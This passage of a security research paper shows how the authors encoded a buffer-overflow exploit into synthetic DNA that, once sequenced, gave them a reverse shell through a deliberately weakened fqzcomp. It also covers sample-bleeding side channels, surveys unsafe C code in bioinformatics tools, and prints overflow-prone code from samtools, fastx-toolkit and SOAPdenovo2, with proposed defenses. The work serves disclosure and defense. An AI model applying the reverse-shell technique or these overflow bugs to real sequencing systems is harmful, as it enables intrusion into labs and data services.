This section explores the biological nature of this attack pipeline — how to encode an exploit into DNA such that, when sequenced, will hijack execution when processed by the victim program. We therefore intentionally chose to create our own vulnerable program for step (3), i.e., a program inspired by actual bioinformatics tools but with an obvious vulnerability. In Section 6, we consider the security of the sequencing pipeline in general. Our results suggest that while our exploited program in this section is vulnerable to a basic buffer overflow exploit, the security hygiene of the overall DNA sequencing pipeline is not much better.

Despite challenges, this section demonstrates that it *is* possible to create DNA that, when sequenced and processed, compromises a victim system. See Figure 1 for a photo of our DNA exploit. In conducting this work, we identified and overcame multiple challenges, which we describe — along with methods for overcoming them and the resulting lessons — below.

3.1 Target Program

The FASTQ compression utility, `fqzcomp`, is designed to compress DNA sequences. For experimental purposes, we inserted a vulnerability into this utility. To do so, we first copied `fqzcomp` from `https://sourceforge.net/projects/fqzcomp/` and inserted a vulnerability into version 4.6 of its source code; a function that processes and compresses DNA reads individually, using a fixed-size buffer to store the compressed data. This




Figure 2: Our initial, unsuccessful exploit attempt

modification lets us perform a buffer overflow with a longer than expected DNA read in order to hijack control flow. While the use of such a fixed-size buffer is an obvious vulnerability, we note that `fqzcomp` already contains over two dozen static buffers. Our modifications added 54 lines of C++ code and deleted 127 lines from `fqzcomp`.

Our modified `fqzcomp` version used a simple 2-bit DNA encoding scheme. The four nucleotides were encoded as two bits — A as 00, C as 01, G as 10, and T as 11 — packing bits into bytes starting with the most significant bits.

We ran the target program in a simplified computing environment and disabled common security features. Specifically, we disabled stack canaries and ASLR, and we marked the stack as executable.

We stress that our target modified program has a known, and in some sense trivial, vulnerability. We also stress that its environment is in many ways the "best possible" environment for an adversary. For experimental purposes, however, we believe that these conditions are acceptable for the following reasons. First, our primary goal is to understand the issues unique to DNA-encoded exploits. Second, as we relate in Section 6, we find that the general security hygiene of bioinformatics programs is very low, with prevalent usage of fixed-size buffers, `strcpy`, and so on. Finally, we note that genome sequencing processes are rapidly improving: since early NGS machines read sequences on the order of 50-100 bases, a fixed-size buffer in that range may have been acceptable years ago. Today, any fixed-size buffer would likely be vulnerable, as new longer read sequencing technologies can produce reads that are upwards of 60,000 bases [30]. These newer sequencers lack the throughput of short-read counterparts and are not at present commonly used; Illumina short-read sequencers now have over 90% market share [18]. Future technological improvements will likely make long-read sequencers more viable in the future.

3.2 Creating and Synthesizing an Exploit

We now turn to our design of a DNA strand that, when sequenced, exploits the vulnerable target program. Our key goal was to identify potential challenges. Our efforts here were successful in two regards. First, we identified several challenges, including limitations on the exploit's size and type and problems inherent in the DNA synthesis process that constrained the sequences we could generate. Second, by overcoming these challenges, we found that it *was* possible to create a DNA sequence that could in fact compromise a program.

Our process was iterative. We created exploits that we thought would work, surfaced challenges, and then iterated on improved exploits.

We initially encoded one of the most straight-forward exploits, i.e., overwriting the return instruction pointer on the stack to point back into shellcode from Aleph One's "Smashing the Stack for Fun and Profit" [26]. We made minor modifications to port the shellcode to the 64-bit Linux syscall interface. To simplify exploit testing, we used a stripped-down version of the vulnerable program that simply compressed a single DNA read into a fixed-size buffer. Our shellcode was 55 bytes long, with another 39 bytes of padding needed for cache line alignment and saved registers. We filled this space with NOPs and bogus saved register values (`0xdeadbeef`). The resulting exploit, 94 bytes long, was encoded as 376 nucleotides. Figure 2 shows this process.

We submitted this sequence to the IDT gBlocks synthesis service, which creates synthetic gene fragments up to 3,000 bases long. Unfortunately, at this step we faced our first challenges. Our sequence contained many issues that prevented IDT from being able to synthesize our order:

- The NOP sled produced a repetitive sequence (`GCAA`) near the start of our sequence, which contributed to more than 69% of the sequence. Repetitive sequences can cause difficulties in sequencing and may cause the physical strand to fold in on itself or form other secondary structures because of DNA's complementary nature.

Figure 3: Our working exploit pipeline

- The negative offset JMP created a run of 13 consecutive Ts. Long runs of the same base, called *homopolymers*, can be difficult to accurately synthesize. The gBlocks service limits homopolymers to no more than nine As or Ts and five Gs or Cs.
- The repeated `0xdeadbeef` bytes produced a long (40+ base pair) repetitive sequence.
- The NOP sled resulted in low GC-content near the beginning of the sequence. Cs and Gs physically bind together more tightly than As and Ts and thus add stability to the DNA strand. Typically, each 20-base window must have 25 to 75 percent GC-content. The first and last 20 bases of a sequence are even more constrained since they must have 40 to 60 percent GC-content to be synthesized.
- A 20 base pair window containing the 13 base pair homopolymer did not meet the minimum GC-content threshold.

Another challenge we faced was the length of our exploit. Our Illumina NextSeq sequencer is rated for a maximum of 300 base pair reads, while the Illumina MiSeq is rated for a maximum of 600 base pair reads.

We addressed these challenges by making our target program and exploit designs more sophisticated. To minimize the number of homopolymers introduced by large pointers and offsets, we switched to targeting the 32-bit x86 instruction set architecture (ISA). We also reduced the buffer size in our target program to minimize the required size of our sequence. Since our ultimate goal was arbitrary remote code execution, we investigated swapping out Aleph One's simple shellcode, which simply spawns a local shell, with one that provided a reverse shell over TCP. We explored the `shell-storm.org` archive for a suitable example; however, even the most compact shellcode was too long to fit inside a sequence that could be reasonably sequenced by the NextSeq sequencer.

Our second exploit attempt uses an obscure feature of `bash`, which exposes virtual `/dev/tcp` devices that create TCP/IP connections. We use this feature to redirect `stdin` and `stdout` of `/bin/sh` to a TCP/IP socket, which connects back to our server. We combined this tactic with a return-to-libc attack that calls `system()`, resulting in a 43-byte exploit, shown in Figure 3. We used a short, fully qualified domain name we controlled as well as a single digit port number to keep exploit length as short as possible. While we considered obtaining a smaller FQDN (e.g., `r.sh`) to keep our exploit size as small as possible, we hypothesized that we could successfully sequence our 176-base[1] DNA strand with our Illumina NextSeq despite exceeding its recommended single-ended read size.

Since the bulk of this exploit consists of lowercase letters, whose two most significant bits were 01 in ASCII — or encoded as a nucleotide, C — we got an acceptable level of GC-content throughout the exploit. The one exception was near the original port number — 3 (encoded as `ATAT`) — which we changed to 9 (encoded as `ATGC`) to maintain a minimum level of GC-content. This sequence was accepted by the IDT gBlocks service with no errors or warnings. IDT's retail cost to synthesize of up to 500 base pairs was $89 USD.

As is standard for NGS runs, our sample was tagged and extended with a unique index (GCCAAT, in our case) and co-sequenced with other experiments. The sequencer was configured to perform 177 non-index read cycles; this is the typical configuration used by another research group that manages the sequencing machine and was sufficiently long to contain the 176 base pair exploit sequence within a single read.

The sample was sequenced on all four lanes (physically separate portions) of the flow cell. After demultiplexing by indices, there were four separate FASTQ files (one for each lane) together containing 811,118 reads.

We processed the four FASTQ files separately, which is done to account for lane-specific errors. We filtered out low-quality reads that did not identify one or more bases; these bases appear as Ns (representing an unknown base) in the FASTQ file. We provided the filtered FASTQ file from the first lane to our modified `fqzcomp` program, which immediately called back to our server, giving us

[1] A bug in our DNA encoding program repeated the final byte, which unnecessarily extended our exploit by four bases, but otherwise did not affect our results.

arbitrary remote code execution via a bash shell.

3.3 Exploit Reliability

The exploit was not robust to errors in sequencing; a single miscalled base would break the exploit. In this experiment, 76.2% of the reads were sequenced with no error. Another issue arose because DNA strands are randomly sequenced in the forward or reverse direction. Reverse sequenced reads will have the reverse complement sequence of the exploit, which is not functional code (see Section 4.2 for a possible solution to this problem). Of the remaining, error free reads, 49.1% were sequenced in the forward direction. Therefore, 37.4% of all reads contained working exploit code (i.e., in the forward direction with no sequencing errors).

The modified `fqzcomp` program contained a buffer too small for the 177 base pair read length, so it would overflow after processing the first read. Therefore, the first read in the file must be the exploit sequence for the exploit to work. With reads randomly appearing in a FASTQ file, we would expect the modified program to be exploited 37.4% of the time. Assuming all four lane files were processed, an attacker would be successful at least once 84.5% of the time. In our case, only the file from the first lane was a successful exploit.

4 Challenges in Encoding Malicious DNA

Informed by our evaluation of the feasibility of manufacturing synthetic DNA capable of exploiting computer systems, we next consider some challenges in crafting arbitrary exploits against other programs and identify directions for future research. In particular, while it is convenient to think of DNA as a simple storage mechanism, our results in Section 3 show that in practice there are several physical and computational constraints that limit the design space of DNA-based exploits.

4.1 Physical Constraints

Any DNA-based exploit must be physically instantiable in DNA. Therefore, any difficulties in the synthesis or amplification of DNA will constrain the sequences attacker can easily synthesize.

Primers. As previously mentioned, it is necessary to amplify the exploit sequence to increase its yield before sequencing. A simple way to do so is to use PCR, which requires a pair of primers to initiate replication. These primers, single stranded DNA sequences usually 18-22 bases long, are complementary to the ends of the target sequence being amplified. PCR primers used together must have similar melting point temperatures to maintain high amplification efficiency. They must also have a high enough annealing temperature to bind only to their complementary locations without mis-pairing to similar sequences. Other parameters also influence primer design such as the amplification region specificity desired, and the GC-content of the primer regions to be amplified.

Primer designing utilities, like Primer3, take these parameters into account to design optimal primer sequences [37]. Since the primers must be complementary to the ends of the exploit sequence, any restrictions in their design will necessarily constrain the ends of the exploit sequence.

Synthesis. DNA synthesis has its own physical constraints that vary across synthesis companies. In Section 3.2 we described constraints imposed by IDT's gBlock gene fragment service, a relatively low cost synthesis method. They required 25 to 75 percent GC-content per 20 base window, A/T and G/C runs no greater than 9 and 6 base pairs, respectively, and sequences that avoided secondary structures (created when different portions of the same strand are complementary to one another).

These synthesis constraints are common but not universal. Different synthesis methods and services can vary in their precise requirements — for example, IDT's custom gene service can tolerate longer homopolymers than gBlock, which may make it easier to synthesize 64-bit addresses. In cases where the exploit cannot be synthesized by any *de novo* synthesis service, it may be possible to synthesize sub-sequences and recombine them manually in a wet lab.

DNA synthesis services also follow strict guidelines to ensure that biologically malicious sequences are not synthesized and spliced into organisms that potentially create pathogens, toxins, or various other harmful products. The shipping, receiving, or purchase of all synthesized sequences must follow guidelines including, but not limited to, those described in the current U.S. Department of Health and Human Services (HHS) and U.S. Department of Agriculture (USDA) Select Agents and Toxins regulations [4–6].

4.2 Sequencing Randomness

Being a biochemical process, DNA sequencing is inherently noisy and random; long DNA strands are randomly cleaved into smaller ones and strands are sequenced in no particular order. This randomness makes DNA-based exploits probabilistic in nature, as discussed in Section 4.2. Robustness against random variations depends on factors like the vulnerability type and what stage in the pipeline is attacked. In general, analysis further along the sequencing pipeline works with more structured data, which will reduce the initial randomness from the sequencer. For example, variant calling programs return processed data in the same order as the reference sequence regardless of the initial read order.

Another source of randomness is that reads will be sequenced in both the forward and reverse direction, which

causes problems because most exploit sequences will be functional only if read in one direction. One solution is to synthesize strands that generate the same reads when sequenced from either end. These can be created by concatenating the forward exploit sequence to its reverse complement (e.g., ACCTG becomes ACCTGCAGGT). Since DNA is always read from 5′ to 3′, the same read will appear, regardless of whether the DNA was sequenced in the forward or reverse direction.

These palindrome like sequences are difficult to synthesize directly because the two halves will bind to each other and create secondary structures. Instead, the two halves could be synthesized separately and conjoined manually in a wet lab.

4.3 Encoding Exploits

Exploits typically contain up to three components: pointers, either to functions or data, instructions in the target instruction set architecture (ISA), and an encoded and/or obfuscated payload. DNA-based exploits introduce unique constraints on each of these components.

Pointers. Bioinformatics programs vary in how they encode DNA data. Some perform a straightforward mapping, encoding each base as two bits and packing these bits together, like our target program in Section 3. However, sequences often have non-standard bases, such as Ns to encode unknown nucelotides or Rs to indicate either an A or G. To support these non-standard bases, some tools use four-bit encodings, or even 8-bit ASCII. Since we can synthesize only standard bases, these alternative encodings will constrain the pointers that we can encode.

Another issue concerns sequencing accuracy and how that will affect the resulting sequence of pointers. Some pointers, such as those to libc or ROP gadgets, are intolerant of any errors. Others, such as pointers to attacker-controlled buffers, can be made somewhat tolerant to errors in the least-significant bits — for example, it could point to a large NOP sled.

Pointers often contain long runs of identical bits and therefore generate homopolymers. For example, without ASLR enabled, 64-bit Linux places user stacks at `0x00007fffffffffff`, which contains a run of 47 consecutive 1s. Using two-bit encoding, this results in a homopolymer of 23 bases. As previously described, a solution is to use a synthesis service more tolerant to homopolymers.

Code. Executable sequences of target ISA instructions can encode malicious operations more compactly than equivalent ROP chains and are easier to develop, which makes them desirable to attackers. However, encoding ISA instructions in DNA presents a number of challenges.

As with pointers, the target program's DNA encoding may restrict the bytes that can be represented. Depending on the encoding and ISA, this could also limit the set of instructions that are available.

The regular structure of most ISAs produces repeated base sequences when encoded into DNA, which again, are difficult to synthesize. Semantically-equivalent instructions and semantic NOPs can be used to break up repetitive sequences to make exploits easier to synthesize.

Another issue to consider is read length. All but the most trivial exploits exceed the read length of most high-throughput sequencers, and thus, the exploit will be randomly cleaved. Depending on which part of the pipeline is being exploited (i.e., whether the target program processes raw reads or fully aligned sequences), this could decode in the middle of a multi-byte instruction, or even in the middle of a byte. Therefore, for robustness, an exploit should encode instructions that are tolerant to such shifts. Prior work demonstrates techniques to generate these types of resynchronizing instruction sequences [22]. Long read sequencers may mitigate these challenges in the future but are currently less accurate than high-throughput sequencers.

Finally, we must consider the effects of sequencing errors. One way to address these errors is to encode redundant instructions that become semantic NOPs with random bit flips.

Payloads. To make payloads more robust to errors introduced by synthesis and sequencing, one may fortify payloads with error-correcting codes. Compression may be used to offset the increase in payload size and cause the sequence to be more equally distributed across the four nucleotides, avoiding issues of too much or too little GC-content.

5 Side Channel: Sample Bleeding

It is common to multiplex samples in NGS runs on modern Illumina sequencers to make better use of sequencing resources and increase throughput. This is accomplished by adding a 6-8 nucleotide index to each sample before sequencing, which is later used to demultiplex the samples. However, the demultiplexing process is not perfect. The sequence of each read is derived by sequencing a cluster of DNA on a flow cell. If clusters overlap, are seeded from multiple distinct strands, or if errors exist in sequencing the index, then the sequence of a cluster may be misassigned to an incorrect index [16]. A read assigned incorrectly will be associated with either an unused index and discarded or assigned to the index of a different sample. In the latter case, it is called *sample bleeding* or *index cross-talk*.

Illumina reports that sample bleeding occurs at a rate of 0.1%-0.2% with the type of flow cell used in this

study [24], though this continues to a topic of discussion in the sequencing community. The amount of sample bleeding depends on many factors, like index design, cluster density, sample diversity, and the underlying sequencing technology [25, 27, 33]. This situation is known to create a problem with the detection of rare genetic variants, like genetic markers for cancer [19].

The rise in outsourced sequencing at external facilities, which multiplex samples from different, untrusted sources creates opportunities for side channel attacks that are — to date — previously unconsidered by the genomic sciences. Since sample bleeding is bidirectional, an attacker could gather reads from other indices to reveal sensitive information or send data to other indices to corrupt or modify their results.

Evaluation of Data Leakage. We can leverage our sequencing results from Section 3 to better understand the security impact and amount of data leakage caused by sample bleeding. When the exploit was sequenced, it was multiplexed with seven other samples. One of these samples contained 1.5 million unique sequences, each 150 base pairs long; this sample is denoted as the target sample. With permission, we obtained the FASTQ file associated with the target sample's index after the sequences were demultiplexed. Using the two FASTQ files, one from the target sample and the other from the exploit, we sought a rough estimate of side channel effects. We note that all samples were sequenced using 6 nucleotide indices, so the sample bleeding rate may be higher than other configurations, like 8 nucleotide indices.

We assume that only the exploit sequence is attacker controlled and that attackers receive only demultiplexed results from the index of the exploit sample. To analyze their ability to pull information from other indices, we examined misassigned reads associated with the target sample in the exploit FASTQ file. There were 112 reads that aligned to sequences that came from the target sample. Two of them originated from the same sequence, so a total of 111 unique, 150 base pair sequences were leaked into the exploit FASTQ file. The quality of these reads was high; 68 of them were a perfect match (60.7%), and 103 had an edit distance of less than 2 (92.0%). Of the 235 million bases represented in the target sample, 16,521 were recoverable in the exploit FASTQ file — for context, the human genome contains around 3.2 billion bases — and, in total, 0.007% of the data was recoverable from the target sample.

If we now consider the sample bleeding side channel in the reverse direction, an attacker could modify the results that appear in other demultiplexed samples. The exploit sample contains many copies of the same short sequence. Thus, any sample bleeding from the exploit sample into the target sample resembles an attacker trying to inject a single sequence into the target FASTQ file. The exploit sequence was found 37 times in the target FASTQ file (30 times with no errors).

Hypothetical Attacks. Now that we have established sample bleeding as a source of information leakage, we propose attacks that leverage this side channel.

An attacker could use sample bleeding to inject specific DNA sequence reads into concurrently sequenced samples. These reads could contain malicious code or be used to confuse subsequent downstream analysis (e.g., variant calling).

Any reads which bleed from other samples into the attacker's sample could reveal sensitive information, like the identity of those samples. Even low levels of only a few reads could identify the species of a sample, which could be commercially sensitive in domains like drug discovery.

Another risk of multiplexing, similar to sample bleeding, is that an attacker may be able to sabotage an entire sequencing run. Most next-generation sequencers are calibrated to sequence biological DNA; they expect to see close to a 1:1:1:1 ratio of A:C:G:T. If one of the samples has low-diversity (a homogenous DNA sample), the read quality will suffer for all samples, and in extreme cases, the run could fail altogether. This could be induced with a high-concentration of the same sequence. Previous experiments by this group showed that if identical sequences compose more than roughly 25% of the total DNA, run quality deteriorated.

Summary. The read errors we encountered while developing the exploit in Section 3 caused us to reflect upon their origin, meaning, and implications. While the genome sciences community has measured rough estimates of sample bleeding, ours may be the first research to consider bleedover from an adversarial perspective and ask, for example, how *much* information is leaked and whether it is possible to push specific data into another party's sequencing files.

6 Software Security Analysis

Having evaluated the potential security threats for maliciously crafted synthetic DNA in Sections 3-4, as well as information leakage channels in Section 5, we now evaluate the software security practices of the larger bioinformatics pipeline. Specifically, we evaluate the security practices of common NGS programs to better understand the risks of DNA-based or other exploits in the real analysis pipeline. Although used broadly by biology researchers, many of these programs are written by small research groups and thus have likely not been subjected to serious adversarial pressure. We therefore hypothesize that the rate of serious vulnerabilities will be higher here than in more mature software (e.g., Internet services).

Category	Program	Version	Lines of Code	Normalized Count (Total Count)					
				strcat	strcpy	sprintf	vsprintf	gets	static buffers
NGS Analysis									
Preprocessing	fastx-toolkit	0.0.14	3,189	0.314 (1)	0.314 (1)	0 (0)	0 (0)	0 (0)	14.425 (46)
	fqzcomp	4.6	2,066	0 (0)	0 (0)	0 (0)	0 (0)	0 (0)	23.233 (48)
Alignment	bowtie2	2.2.9	58,377	0 (0)	0 (0)	0 (0)	0 (0)	0.017 (1)	3.272 (191)
	bwa	0.7.15	13,496	1.926 (26)	2.223 (30)	0.222 (3)	0 (0)	0 (0)	10.966 (148)
	hisat2	2.0.5	80,930	0 (0)	0 (0)	0 (0)	0 (0)	0.012 (1)	2.508 (203)
	STAR	2.5.2b	14,760	0 (0)	0.136 (2)	0.271 (4)	0 (0)	0 (0)	3.388 (50)
De novo assembly	MIRA	4.0.2	69,853	0.014 (1)	0.115 (8)	0.115 (8)	0 (0)	0 (0)	1.904 (133)
	velvet	1.2.10	22,794	1.228 (28)	2.106 (48)	1.185 (27)	0 (0)	0 (0)	2.588 (59)
	SOAPdenovo2	2.04-r240	37,010	0 (0)	0.351 (13)	3.161 (117)	0 (0)	0 (0)	4.945 (183)
Alignment processing	samtools	1.5	56,979	0.351 (20)	0.228 (13)	0.509 (29)	0 (0)	0 (0)	3.247 (185)
	bcftools	1.5	77,707	0.090 (7)	0.283 (22)	0.360 (28)	0 (0)	0 (0)	4.375 (340)
RNA-seq	cufflinks	2.2.1	68,539	0.058 (4)	0.817 (56)	1.984 (136)	0.029 (2)	0 (0)	4.844 (332)
ChIP-seq	PeakSeq	1.3	6,806	0.147 (1)	3.967 (27)	3.526 (24)	0 (0)	0 (0)	7.787 (53)
Control Programs									
Web server	nginx	1.11.19	80,905	0 (0)	0 (0)	0 (0)	0 (0)	0 (0)	3.411 (276)
	httpd	2.4.25	173,376	0.04 (7)	0.19 (33)	0.052 (9)	0 (0)	0 (0)	3.611 (626)
	php	7.1.1	637,921	0.003 (2)	0.022 (14)	0.011 (7)	0.002 (1)	0 (0)	5.632 (3593)
DNS server	bind	9.9.10b1	255,708	0.055 (14)	0.223 (57)	0.395 (101)	0.004 (1)	0 (0)	7.426 (1899)
Remote shell	openssh-portable	7.4p1	89,403	0 (0)	0 (0)	0 (0)	0 (0)	0 (0)	6.264 (560)
	mosh	1.2.6	12,228	0 (0)	0 (0)	0 (0)	0 (0)	0 (0)	7.933 (97)
File copying	rsync	3.1.2	39,446	0 (0)	0 (0)	0 (0)	0 (0)	0 (0)	6.718 (265)
FTP	vsftpd	3.0.3	16,414	0 (0)	0 (0)	0 (0)	0 (0)	0 (0)	2.437 (40)
Database	postgres	9.6.1	784,516	0.088 (69)	0.312 (245)	0.454 (356)	0 (0)	0 (0)	9.964 (7817)
Packet processing	tcpdump	4.9.0	73,711	0 (0)	0 (0)	0 (0)	0 (0)	0 (0)	19.726 (1454)

Table 1: Insecure buffer overflow signatures for NGS analysis (top half) and control programs (bottom half). The counts reported are the number of lines containing the corresponding insecure function call or static buffer declaration. Each count is normalized by the number of appearances per 1000 lines of code. `scanf` is not included because it was not present in any program.

Program Selection. Many commonly used, open source analysis programs are written in unsafe languages, like C and C++, known to be vulnerable to buffer overflow attacks. To quantify the risk of buffer overflows in NGS analysis programs, we evaluated 13 programs that operate at different stages of the analysis pipeline (see Table 1). To generate the list of programs in a systematic manner, we choose 6 analysis categories: (1) preprocessing, (2) alignment, (3) *de novo* assembly, (4) alignment processing, (5) RNA-seq, and (6) ChiP-seq. We required at least one program from each category. We searched for programs that were open source and written in either C or C++. To ensure that all of these programs were actively used by biologists, we required that they be available as packages in the Galaxy bioinformatics workflow system (a popular web-based analysis platform) or be part of a major effort, like the ENCODE project or the assembly of the great panda genome [14, 21, 36]. Many of them, including `bwa`, `bowtie2`, and `samtools`, come installed on current Illumina sequencers. The one exception was the `fqzcomp` program, which we included because we used it earlier in Section 3. We shared our findings about these programs with their maintainers in the hope of raising their security mindfulness. Our discussions with them confirmed that many had not considered the security of their software.

Analysis Approach. We evaluated the risk of buffer overflow attacks in these programs by using the recommendations of the OWSAP buffer overflow review guide [29]. It suggests removing insecure C library function calls and checking static buffers and print format strings. To quantify this, we counted the number of lines containing commonly misused, insecure function calls (`strcat`, `strcpy`, `sprintf`, `vsprintf`, `gets`, and `scanf`) and static buffer declarations. We derived these counts using the clang-query tool, which searches the abstract syntax tree generated by the clang C and C++ compiler. We analyzed only those files compiled using the default build. Function calls and buffer declarations in headers were also counted if they were included in code files, but they were ignored if they were in standard library headers (like the C standard lib or Boost library). For comparison, we also computed these same metrics for 10 control programs. For these, we chose programs that were Internet connected and likely to have already received adversarial pressure. Again, we included programs from 7 different categories and only considered open source programs written in C or C++.

Analysis Results. The most common insecure functions in both the NGS and control programs were `strcat`, `strcpy`, and `sprintf`. The others were used infrequently, and `scanf` was not present in any program. The `gets` function appeared once in two NGS programs;




Figure 4: A box plot with the average number of insecure function calls (left) and number of static buffer declarations (right) in each program. Programs are separated into their corresponding type (NGS or control) and all counts are normalized (count / 1000 lines of code).

this is notable because `gets` is an especially insecure function that cannot do bounds checking, which is why it was removed from the 2011 C standard [1]. Overall, there was more insecure function usage in the NGS programs (Figure 4), with an average of 2.005 insecure function calls present per 1000 lines of code (sd=2.299) but only 0.185 in the control programs (sd=0.304) — an 11-fold difference. Using a two-tailed t-test, this difference was found to be statistically significant (p=0.027).

We hypothesized that there may be more static buffer declarations in the NGS programs due to poor coding practices, but there did not appear to be a difference. The NGS programs had an average of 6.729 buffer declarations per 1000 lines of code (sd=5.925), and the control programs had a similar average of 7.312 (sd=4.674). This difference was not statistically significant (p=0.809). These results are only heuristics for buggy code, but the high prevalence of insecure function calls in NGS programs provides evidence that the NGS analysis pipeline does not adhere to security best practices.

A Deeper Dive. To delve deeper into the security of the NGS pipeline, we next looked for vulnerabilities in the 13 programs. To identify them, we compiled each NGS program with the HP Fortify static code analyzer, which generates reports that include possible vulnerabilities [11]. We also manually inspected code for the insecure C library calls we noted previously. We quickly identified buffer overflow vulnerabilities in three of the NGS programs (`fastx-toolkit`, `samtools`, and `SOAPdenovo2`) and designed inputs that targeted these vulnerabilities to overflow buffers and crash programs (Figure 5). These vulnerabilities are described below:

- `fastx-toolkit`. This utility generates aggregate statistics on FASTQ files. It places aggregate results in a static array that is 2,000 bases long, and any reads longer than this will overflow the buffer. A check ensures that the read length does not exceed a limit; however, an incorrect limit of 25,000 was used by mistake. Fittingly, a comment next to the overflowable, static buffer says, "that's pretty arbitrary... should be enough for now."
- `samtools`. This program post-processes DNA read alignment files. In code that parses the header string of an alignment file (SAM file), it places the parsed header into the same buffer as the original unparsed header, which normally shrinks the result. However, if the header is malformed, then the parsed header grows larger than the original and will overflow the buffer.
- `SOAPdenovo2`. This large, *de novo* genome assembler parses reads in a FASTQ file and writes them into a static buffer that is 5,000 characters long. Any reads longer than 5,000 bases will overflow the buffer.

Given that the security risks of buffer overflow vulnerabilities are well known, we did not consider it within the scope of this paper to convert any of these vulnerabilities into working exploits. The aim here, to identify these three vulnerabilities and the construction of the crashing inputs, was straightforward. Thus, we suspect that these types of vulnerabilities are common.

These results have implications beyond direct DNA-based exploits, which we return to in Section 7. Foreshadowing that discussion, NGS data is commonly shared in large biological data repositories, making them a possible vector for spreading malicious files. There are also publicly available, remote servers, controlled and managed by 3rd parties, where users can upload and process data using these or similar programs.

Ethics and Disclosure. Numerous software developers and users are involved in the bioinformatics pipeline at large. Our findings are not specific to any single entity in this space, but rather apply broadly, across the industry as a whole. We have notified the authors of potential issues to the specific software packages that we analyzed, but we stress that many other software packages likely share similar types of vulnerabilities.

7 Discussion

Our results, and particularly our discovery that bioinformatics software packages do not seem to be written with adversaries in mind, suggest that the bioinformatics pipeline has to date not received significant adversarial pressure. We thus consider it critical — both as a research contribution and as a contribution to the broader community — to reflect upon a threat model for the next-gen sequencing pipeline. A concrete threat model can

```
#define MAX_SEQ_LINE_LENGTH (25000)
...
#define MAX_SEQUENCE_LENGTH (2000) //that's pretty arbitrary... should be enough for now
...
struct cycle_data cycles[MAX_SEQUENCE_LENGTH];
...
while ( fastx_read_next_record(&fastx) ) {
    if (strlen(fastx.nucleotides) >= MAX_SEQ_LINE_LENGTH)
        errx(1, "Internal error: sequence too long (on line %llu). Hard-coded max. length is %d",
            fastx.input_line_number, MAX_SEQ_LINE_LENGTH ) ;
    //for each base in the sequence...
    for (index=0; index<strlen(fastx.nucleotides); index++) {
        ....
        cycles[index].nucleotide[ALL].count += reads_count; // total counts
        cycles[index].nucleotide[nuc_index].count += reads_count ; //per-nucleotide counts
        ....
    }
```

```
// header->text is a string with the entire header
char * newtext = header->text;
...
// This is parsed incorrectly if the header
// included multiple LN:<num> in the same line
sprintf(len_buf, "LN:%d", header->target_len[tid]);
strcat(newtext, len_buf);
```

```
int gLineLen = 5000;
...
int lineLen = gLineLen;
char tmpStr[lineLen];
char * str; // = tempStr
...
memcpy ( str, &buf[p + 1], m - p - 1 );
```

Figure 5: Code fragments with buffer overflow vulnerabilities in three different NGS programs: `fastx-toolkit` (top), `samtools` (bottom left), and `SOAPdenovo2` (bottom right). Text in red highlights buggy code, and text in green denotes comments we included for clarification.

serve as a guideline for the community, encouraging the development of defenses and mitigation strategies as well as the investigation of future exploit vectors. We begin with a discussion on the future technological and market trends relevant for DNA sequencing, followed by a taxonomy of threats and directions for future defenses.

7.1 Future Trends

DNA Sequencing. The decreasing cost, the increasing throughput, and the broader deployments of DNA sequencing capabilities will expand the opportunities and motivations for attackers to target this pipeline, including important domains like forensics, medicine, and agriculture. Fundamental aspects of sequencing technology itself, such as the improving accuracy and ongoing development of long read sequencers, e.g., Oxford Nanopore Technologies [8], will radically change the structure of sequencing data.

DNA Synthesis. Another quickly improving technology is *de novo* DNA synthesis, which continues to get faster and cheaper. With novel uses of synthetically produced DNA, like DNA for data storage [2, 9, 15, 28], these improvements are expected to continue.

Wet Lab as a Service. There is increasing access to wet lab techniques and services by non-experts. New companies exist to provide customers with remote control of a wet lab through a computer (even offering wet lab "APIs") [35]. As these grow more prevalent, they will enable more actors, even those with scant laboratory experience, to attack the DNA sequencing pipeline.

Storage and Analysis. As DNA sequencing gets cheaper, the business focus will likely shift to keeping, analyzing and making use of genomic information in cloud services (e.g., Illumina's BaseSpace, Microsoft Genomics). Tools already exist to help scientists who have little programming or data science experience analyze DNA sequencing data. Notable examples include the Galaxy web analysis platform and the Broad Institute's cloud based variant calling workflow [3, 13].

7.2 Attack Surfaces

This section covers the attack surfaces that are present in the end-to-end DNA sequencing pipeline. Our exploration of this threat model focuses on exploits and is complementary to existing efforts that protect privacy in genetic computations [12, 32, 38].

Physical DNA Exploits. Sections 3-4 discussed how DNA strands themselves could be used as a vector for injecting code and data into the sequencing pipeline. To execute such an attack, an attacker could target any facility that accepts samples for sequencing and processing.

Outsourced sequencing facilities are common because next-gen sequencing machines are expensive and require expertise to operate. Many facilities even provide bioinformatics services, which means that it is not just the sequencing machine but downstream analysis utilities that

could be targeted by a DNA-based attack vector.

Another method of DNA injection is to contaminate a biological tissue sample (e.g., blood, hair, and saliva) with malicious DNA that the attacker knows will be sequenced. For example, they could send a contaminated saliva sample to a personalized genomics testing company, like Sure Genomics [34]. This method creates additional challenges because the malicious DNA sample would have to survive genomic DNA extraction and sample preparation, including DNA purification, quality controls, and library preparation.

DNA data storage services are an indirect means of DNA-based code injection; the attacker would provide digital data to be written that would be encoded and synthesized into DNA and later sequenced when read.

Multiplex Sequencing. To achieve high throughput, sequencers will continue to support high levels of sample multiplexing. However, as discussed in Section 5, sample bleeding gives a side channel to attackers that can be used to influence any concurrently sequenced samples. Therefore, it is important to consider the sources of all DNA samples when sequencing.

Analysis Services. Third party analysis service could be targeted if they process attacker controlled data with vulnerable software. Attackers could upload malicious files directly for processing (e.g., Galaxy) or send malicious data from biological instruments, like a DNA sequencer that is integrated with a cloud service (e.g., Illumina's Basespace Hub). Afterwards, the attacker would direct the analysis service to process the malicious files using a vulnerable workflow.

Shared Databases. Biological data generally, and NGS results specifically, are commonly shared and analyzed by different research teams. To facilitate this sharing, public repositories of NGS data are available for download. The NIH, the European Bioinformatics Institute, and the DNA Database of Japan maintain a large combined repository, called the Sequence Read Archive (SRA), which contains nearly 10 quadrillion bases of DNA [31]. Anyone who creates an account can submit sequencing files, which makes this an easy attack vector.

Direct sharing of biological data, including DNA sequences, could also occur directly between collaborators, e.g., via email. An adversary could also explore direct sharing as a potential attack vector.

7.3 Defenses

In this section we categorize possible defenses to help mitigate the attacks described above.

Follow Best Practices for Secure Software. Our analysis suggests that the bioinformatics software community has not received significant adversarial pressure. Hence, its software is in general not hardened against attack. Our first recommendation is therefore to encourage the widespread adoption of standard software security best practices like input sanitization, the use of memory safe languages or bounds checking at buffers, and regular security audits.

